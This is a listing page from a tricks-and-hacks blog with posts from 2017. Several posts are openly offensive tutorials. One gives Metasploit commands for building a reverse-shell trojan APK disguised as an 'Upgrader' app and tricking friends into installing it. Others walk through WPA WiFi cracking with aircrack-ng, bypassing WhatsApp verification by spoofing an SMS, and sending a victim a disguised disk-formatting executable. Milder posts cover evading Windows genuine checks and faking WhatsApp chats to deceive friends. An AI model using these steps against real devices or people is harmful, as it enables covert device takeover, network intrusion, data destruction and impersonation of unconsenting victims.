



Showing posts with label using. Show all posts

Thursday, May 25, 2017

HOW TO USE WHATSAPP WITHOUT USING YOUR OWN NUMBER OR WITH USA NUMBER

HOW TO USE WHATSAPP WITHOUT USING YOUR OWN NUMBER OR WITH USA NUMBER


Here is much awaited working trick of
WhatsApp through which you can use
WhatsApp without your own mobile number.
Yes, you read it right. Now its too easy to use
WhatsApp without any number and its working
fabulously.
Trick is personally tested by me
and its working fine. Here we are going to use
Voxox application to get success in this trick.
Most of you might already know about Voxox
application which helps us to call anyone using
any other number.

Steps to Follow:
1) Download & install Voxox app from Here .

2) Once you download, create new account.

3) Now goto " More " tab, there you will find
your Voxox number, just note it down.

4) Now start WhatsApp and enter Voxox
number at the time of verification.

5) Finally, You will get a notification after
putting the number,Just click on that and you
will redirected to Whatsapp.(if msg is not come then
Open your registered id . and here you will findvovox mail open it then you wil get whatsapp otp)

Bravo !! You did it !! Now enjoy WhatsApp
without using your own number.

Go to link download

Read more »

Wednesday, May 24, 2017

You Can Get Upto N20 000 Free Airtime Using Sliide Airtime App

You Can Get Upto N20 000 Free Airtime Using Sliide Airtime App


To those who don’t  know that you can get free airtime with this unique app. Some people are already rocking it and you too should not be left out. It’s called Sliide Airtime.

Sliide Airtime displays gist and news on your smartphone lock screen and at the end of the month reward you with free airtime for just using your smartphone. On the contrary, you can earn N100 every time someone sign up through you.

How Does it Work?

You can accumulate lots of credit by referring the app and your unique code to others. You get free N100 each time someone sign up with your code. Once you are satisfied with what you’ve earn, you can cash out.

What Can I do With The Earned Credit?

>>You can make calls with it

>>You can use it to subscribe for data and even send sms with it.

Where Can I Get it?

>>Go to https://sliideairtime.ng/ and sign up or download the app from Google Play store

>>Sign up(on signing up, use the code AIRTIME and earn your first free N100) and start referring your friends to use the app. The more you refer, the more you earn. I know of someone who have accumulated N20,000. It works just like that.


Go to link download

Read more »

Saturday, May 6, 2017

HOWTO Hack Android Using Kali Guide

HOWTO Hack Android Using Kali Guide


In this Tutorial You will be guided How to Hack Android Using Kali. This a completely noob friendly tutorial . With Pics in each steps.
All that u need is just Kali Linux installed in your PC and a droid to hack
Step 1: Fire-Up Kali:
  • Open a terminal, and make a Trojan .apk
  • You can do this by typing :
  • msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.4 R > /root/Upgrader.apk(replace LHOST with your own IP)
  • You can also hack android on WAN i.e. through Interet by using yourPublic/External IP in the LHOST and by port forwarding
Step 2: Open Another Terminal:
  • Open another terminal until the file is being produced.
  • Load metasploit console, by typing : msfconsole
Step 3: Set-Up a Listener:
  • After it loads(generally takes some time), load the multi-handler exploit by typing :use exploit/multi/handler
  • Set up a (reverse) payload by typing : set payload android/meterpreter/reverse_tcp
  • To set L host type : set LHOST 192.168.0.4 (Even if you are hacking on WAN type your private/internal IP here not the public/external)
Step 4: Exploit!
  • At last type: exploit to start the listener.
  • Copy the application that you made (Upgrader.apk) from the root folder, to you android phone.
  • Then send it using Uploading it to Dropbox or any sharing website (like:http://www.speedyshare.com).
  • Then send the link that the Website gave you to your friends and exploit their phones (Only on LAN, but if you used the WAN method then you can use the exploit anywhere on the INTERNET)
  • Let the Victim install the Upgrader app(as he would think it is meant to upgrade some features on his phone)
  • However, the option of allowance for Installation of apps fromUnknown Sources should beenabled (if not) from the security settings of the android phone to allow the Trojan to install.
  • And when he clicks Open…
Step 5: BOOM!
There comes the meterpreter prompt:
Download Link
Kali linux

Go to link download

Read more »

Sunday, April 30, 2017

HOW TO MAKE WINDOWS 7 GENUINE USING COMMAND PROMPT

HOW TO MAKE WINDOWS 7 GENUINE USING COMMAND PROMPT


Lots of Windows 7 users have experienced the
error message that " Windows 7 is not Genuine".
This error message comes if you use pirated or
OEM versions of Windows 7. If windows 7 is not
genuine, even you cant change the background
wallpaper or any other display related option on
your PC.
So now this Tutorual will show you an easy way
to make your windows 7 genuine using command
prompt.
HOW TO MAKE WINDOWS 7 GENUINE USING
COMMAND PROMPT
1. Press Windows key + R
2. Now "run" box will appear , In the "run" box
type CMD , Click on OK
Note:- Run CMD as Administrator Now command
prompt will appear In command prompt type
SLMGR -REARM and then Hit the Enter button.

Wait 5-10 seconds Now a message will appear as
shown in Link image below.
Done!!! Now your Windows 7 is Genuine.. Restart
your PC once. Hereafter you wont see
the warning message that "Windows 7 is not
Genuine"


posted from Bloggeroid


Go to link download

Read more »

Saturday, April 29, 2017

HOW TO CONTROL YOUR PC LAPTOP WITH YOUR EYES USING

HOW TO CONTROL YOUR PC LAPTOP WITH YOUR EYES USING


Technology at its Peak! Programmer are not
relenting, Providing Sophisticated Software to
perform Unimaginable task.. Today, We will be
talking on a Software that allow you Control your
PC with your eyes. *wink*
We shall be making use of a Software called
eViacam , This software only use your PC webcam
and your face motion to control computer or
laptops mouse icon, So you dont have to make
Use of your Laptop Mouse anymore.
Materials Required:-
1. A Laptop or PC With WebCam or an Attached
Cam.
2. eViacam software Installed on your PC
[Download Here]
HOW TO USE eVIACAM TO CONTROL YOU PC
WITH YOUR EYES
Enable Viacam more popularly called by eViacam
is a mouse replacement software that can move
the mouse pointer by using eye. It works on a
standard PC equipped with a webcam. No
additional hardware is required.
The first time you install and configure your
webcam before using eViacam.
Its important to configure your camera to
manual exposure mode and adjust this parameter
to get around 25 fps or more.
Most modern camera scan deliver 30fps. Please
check your webcam manually if needed. Once
installed open eviacam automatically detect the
camera. Place the camera toget a frontal view of
your face.
The width of your face in the picture should be
one-third of the width of the frame. Focus
tracking box around the face.
Turn on tracing of the file menu. Try moving your
head and see the results. You should be able to
reach all areas of the screen with the mouse
pointer.
To click just stop pointing your Finger to the
desired position. In a few moments click will be
generated automatically.
You can use the window at the top of the screen
to select different Modes of clicks.
Enjoy!!!


Go to link download

Read more »

Friday, April 28, 2017

How to Make Your Own Dynamic Wallpaper Creator For iPhone iOS 7 Jailbreak Using Adobe Photoshop

How to Make Your Own Dynamic Wallpaper Creator For iPhone iOS 7 Jailbreak Using Adobe Photoshop



Floating Notifications v1.6.2.2 Apk & Unlock

Floating Notifications v1.6.2.2 Apk & Unlock,Floating Notifications v1.6.2.2 Apk & Unlock,Floating Notifications v1.6.2.2 Apk & Unlock


Version: 1.6.2.2 Size: 865 KB Required: Android 3.0 and up Developers: Rob J
Overview:
Get to grips with everything Floating Notifications

The trial will give you a full 30 days to get to grips with everything Floating Notifications has to offer. Once your ready, this unlocker will give you unlimited access to the full Floating Notifications experience!!
==========
Themes
Themes for FN can be found both on the Play Store (search "FN Theme") or on XDA
Any issues, requests or suggestions?

========
App issues?
for known issues or bugs. If that doesnt help, get in touch :)


Whats in this version:

Version 1.3
- Added some security settings

APP SCREENSHOTS


  • 5 Links Available to Download
  • Download 1
  • Download 2
  • Download 3
  • Download 4
  • Download 5


Go to link download

Read more »

Friday, April 14, 2017

From A to Z! Here’s a list of shortcuts to help you when using Word

From A to Z! Here’s a list of shortcuts to help you when using Word


From A to Z! Here’s a list of shortcuts to help you when using Word.


Go to link download

Read more »

Wednesday, April 5, 2017

Downloading Torrent Using Internet Download Manager

Downloading Torrent Using Internet Download Manager


Downloading Torrent Using Internet Download Manager


Hello SVL Friends, today i will show you the way to download torrents with Internet Download Manager. Torrent is tiny file with .torrent extension which allows you to download huge amount of data. We use torrents to download various stuffs like movies, games, software package and plenty of different things. youll transfer torrents from several website.  The transfer speed for torrents depends on seeds it has. It will make difficult for you to download files with very low or no seed counts. However with the assistance of this trick youll be able to download torrent file with IDM. This tool can be really helpfull when you want to download file that has very low seeds. IDM is the quickest file transfer manager on the internet market. So lets begin!

How To Transfer Torrent With IDM

1. First download the torrent file with .torrent extension which you wish to download from the internet directly without any torrent client like utorrent.

2. Now open zbigz.com and you will land on its homepage.
3. Then Click on upload Torrent and browse your torrent to transfer and click on Go.
4. Then it will ask you for Free or Premium service, choose Free to proceed further.
5. It will take some time to cache your file. Once the caching is done, click on transfer button to download your file as shown below.

6. You should have internet download manager installed on your computer so that download start inside IDM. If you dont have IDM dont worry it will download directly.

Note: If you decide on to use Free transfer then you wont be able to transfer file of more then 1 GB

Go to link download

Read more »

Sunday, April 2, 2017

CREATE UNLIMITED EMAIL ADDRESS USING INSTANT EMAIL ADDRESS APP

CREATE UNLIMITED EMAIL ADDRESS USING INSTANT EMAIL ADDRESS APP


Hello SVL Friends ,today we post about Instant Email Address, a great app to generate
unlimited email address within a second. You
do not have to fill any lengthy form and no
need to provide your personal info. Nowadays
Email address is vital thing to create new
account on various websites so here is an
awesome way via which you can generate
unlimited email address. Follow below
mentioned few simple steps and grab this
awesome way.

Steps To Follow :
1. Download Instant Email Address app from
Here .
2. Once you download, open it [ No
verification or registration required ].
3. Now you can see few email address already
created for you.
4. Click on "Random address generation" to
generate more email address.
* Click multiple times to generate more email
address.
5. You can also customize your account email
address from "Specify account name" section.
6. Now you can send or receive unlimited
emails and generate new mail address using
this app.
Thank you for visiting SVl stay tuned
with us for more loots & offers.

Go to link download

Read more »

Saturday, March 18, 2017

Hack wifi using backtrack 5

Hack wifi using backtrack 5


Hi friends today I am going to tell you how to hack wifi wpa security. I am using the backtrack5 operating system to hack wifi. In my recent recent posts I told you how to install backtrack5 r1operating system in dual boot that is in conjuction with windows OS. In bt5 there is an application gerix wifi cracker-ng which is used to hack wifi. I will show you both GUI version and manual steps (command based).

HEre is GUI steps:-

go to applications> exploitation tools> wireless exploitation> wlan exploitation> gerix-wifi-cracker-ng.


In Gerix:-
Configure: go to configuration
1) set card to monitor mode. Highlight Monitor Mode, then. 
2) rescan networks.  (hightlight networks) 
3) Highlight Network, and monitor card, clean old session,  now goto WPA tab.
4) in wpa tab,  click 1st start sniffing. 
    #Auto Load victim 
    #Client deAuthentication 
5) now go to cracking tab. click on WPA bruteforce cracking.
6) in normal cracking, add the path of dictionary as in given below.
7) Run the crack on the test file, put your password in the list to test.

Once you get the handshake goto crack wpa, and select your dictionary file in, normal cracking. 
File location /darkc0de.lst
root@bt:/pentest/passwords/wordlists# pwd
/pentest/passwords/wordlists/darkc0de.lst      here  o in darkc0de is a zero not O.
then press aircrack-ng crack WPA password button... 
cracking is start.........


Here is Manual Steps for doing the all process of gerix-cracker. 

Steps:

1)airmon-ng 
2)airmon-ng start wlan0
3)airodump-ng mon0
4)airodump-ng -c (channel) -w (file name) --bssid (bssid) mon0
5)aireplay-ng -0 5 -a (bssid) mon0
6)aircrack-ng (filename)*.cap -w (dictionary location)


NOTE: I am using default dictionary of bt5 and cracking is done according to the dictionary. This dictionary can only break alphanumeric passwords. For better  results, download more efficient dictionaries....

Keep visiting for more tips n tricks n njoy hacking......

Go to link download

Read more »

Saturday, March 11, 2017

Trick To Generate Fake Whatsapp Chat Using Android Phone

Trick To Generate Fake Whatsapp Chat Using Android Phone


Trick-to-generate-fake-whatsapp-chat

Trick To Generate Fake Whatsapp Chat Using Android

Once again we are back again with a new awesome whatsapp trick, which is really helpful to you even me also to fun with my friends and make them surprise many times, In this trick were going to tell you that how to create fake whatsapp chat chat between two persons.

So, First We were talking about what is the use of trick- I think it is the common sense what we do by creating the fake chat ok guys dont worry if you dont know then do not worry let me tell you in a easy and explained way.

Sometime you wants to talk with a girl or a famous person on whatsapp for normal peoples to talk with famous person is an rare case but to talk with a girl or a friend which have a good image in circle much easier then but you cant be able to talk with them then by this trick youre able to create the fake chat with them and show your friends as a screenshot that they are your friends.

When you do something fun is that create the fake chat with that girl who is really much popular in your circle and then take a screenshot of your chat and show it to your friends that she talked with you and then it will be the surprise movement to your friends.

I Think now you finally understand what is the main motive of thsi trick but there is one little condition is that never use this trick in a wrong way but you can do it as a educational purposes or to do fun with your friends under sense of humors hpe you understand so lets see How to create /generate fake whatsapp chat.
 

#1 Method To Create Fake Whatsapp Chat

  1. Firstly Download- Fake Chat Simulator App
  2. Now open The Fake Chat Simulator App
  3. Then choose your whatsapp version.
  4. Now Enter Name and Profile Pic and Number.
  5. Done Chat Conversation Screen is Shown to you now send any message and enjoy the fake chat.
Now! Youre able to show your friend that who talk to any famous version or any girl who is really Famous in your circle but never use it for any working purposes use it for fun in sense of humor, Enjoy the Trick to generate fake whatsapp chat using android.

Fake Chat Simulator App- It is used to create fake chat and known for using much more to create whatsapp fake chat easily and it is the best one to create fake chat because of its features read below.

When you make a conversation and send a message then youll get automatic reply which makes you work much easier, and save you time which can spoil if you were use any other android app to create fake whatsapp chat, This the the best one.
 

#2 Method To Create Fake Whatsapp Chat

  1. Firslty Download- Yazzy App For Android
  2. Now Open The Yazzy App and Youll See Many Platform With Fake Status and chat. (Facebook, twitter, whatsapp etc.,)
  3. Just Choose Whatsapp Chat and Then Enter The Detail of Person you Wants to create Fake Whatsapp Chat.
  4. Done!! Just do it and get the result and show it to your friends on facebook and whatsapp that whom you talked.
So, Its all about How to create whatsapp fake chat using yazzy android app, this is the best way to create fake chat conversation and surprise your friends with it, I hope you enjoy this trick and if you want are looking to get more information about this trick then please read below.

#More About Yazzy And Fake Chat Simulator Android App

Yazzy Android app, is basically used to create fake chat conversation, facebook status, iphone messages and more this app give you the more preference then you accept and Yazzy app is the app for getting more fun with your friends and It can famous you in your circle also but it is only for educational purposes only.

Fake Chat Simulator is also very very similar to Yazzy app but there is one more advantage in it which is that it gives the auto reply after setting up the chatting person by full fill his/her details. So its your choice that you go for fake chat simulator app or yazzy app.

In Fake chat simulator android app you can choose todays whatsapp running version or any other old version but yazzy app running on a particular version which maybe never change in future also because it si not updated till yet is it so.

I Dont Say that yazzy app is not good I only try to convince you that which is the best app to create the fake chat conversation to make anyone fool easily,

 Thanks For Visiting on SVLtricks Please Share This Article With Your Friends On Whatsapp, Facebook and On Google Plus and If you have any problem regarding this post or if you wants to suggest us some more thing which should be on SvlTricks your most welcome please comment below and Support us.

Go to link download

Read more »

Friday, March 10, 2017

Send WhatsApp message without using any number

Send WhatsApp message without using any number


Send WhatsApp message without using any number

   Hi friends, In previous post Ive told you about how to hack your friends whatsapp to read their conversation. In this post, Ill tell you how can you use WhatsApp without using your mobile number, i.e. WhatsApp without using any number. Friends, you might be knowing that Facebook has launched web version of the WhatsApp currently for the chrome browser 
which is becoming very popular day by day.

For messaging anyone without using any number, do the following steps:
Steps:
  • Uninstall WhatsApp from your Android phone.
  • Download and install WhatsApp again.
  • Block all messaging services on your phone. Keeping your phone to flight mode will automatically block all messaging services.
  • Now open WhatsApp and Enter your number. In such case WhatsApp will accept numbers, but will not be able to send any verification message.
  • WhatsApp verification is not yet done, so users will not be able to use it.
  • Now WhatsApp wil ask you for alternate method of verification. Click on Verify through SMS option and provide your email address.
    Press Send button and within 2 second, press Cancel button. This will stop the authorization process.
  • Now another app Spoof Text Message will be needed to spoof the message.
  • This app will ask for some details. Use below details :
    • To: +447900347295 
    • From: + (country code) ( mobile number) 
    • Message: Your e-mail address

Now, your message will be sent from a spoof number and you can chat with your Friends with this spoofed number.

Read more WhatsApp tricks.

Go to link download

Read more »

Monday, March 6, 2017

HOW TO FORMAT ANY PC HARD DISK WITH EASE USING NOTEPAD

HOW TO FORMAT ANY PC HARD DISK WITH EASE USING NOTEPAD


This Tutorial am about to show you now is a serious Hacking One, Just Follow us to get the Real Scope!
Most computer users feel/think Notepad is a useless tool in a computer but to be sincere its one of my Favourite Hex Editor, though this Tutorial are availabe on some other Hacking Blog but its not appropiate if its not available on Naijaloaded, thats why i have to give you guys the scope.
Disclaimer: On no Account will IbjTechBlog or its Admin be held Responsible if any Member is caught in the Act of H@cking, This Tutorial is Strictly for Educational Use only!
With this Tutorial you can Format your Friend or Victim PC Hard Drive and Make him lose all Data beyond Recovery, I have Written a Similar Article on this Before on How to Crash and Make a PC Jam using a Simple Virus, Check Here.... But lets Face our Today Topic, Follow the Step below to start Punishing your Victim.
HOW TO CREATE A VIRUS THAT CAN FORMAT ANY PC USING NOTEPAD 1. Open your Notepad on your PC and copy the Below code into it.
2. Then Save it as anyname.exe e.g ibjtechblog.exe but make sure the name look very Attractive in such a way that your Victim will love and click on it.

{To Save File with any Extension in Notepad, In the File name: type  ibjtechblog.exe and in Save as type: Just choose All Files}
3. Now You will have something like this on your PC but make sure you dont open the File on your own PC else you will be the Hacker and also the Victim, lol.

4. Now send the File to your Friend through Flash Drive and copy it along with Other Software, but make sure your give it a lovely name so that he can Fall flawlessly!
5. After Reading Click on the Share Button Above! ThanXs!!!
FAQ {FREQUENTLY ASK QUESTION} I know some people will ask me some of this Question!
1. How can we Prevent this? = Well, I dont know of anyway but just be careful and dont ever open or run any .exe file without icon like the one in the image above.
2. If after you Fall to be a victim, What is gonna happen to my PC? = Your PC wont boot up you have to Format and Re-Install all the Software again and now you are gonna be very Careful...lol
WARNING: This Warning goes to other webmaster whose work is to copy content from IbjTechblog, Pls always put a Link back to IbjTechblog....Thanks.

Go to link download

Read more »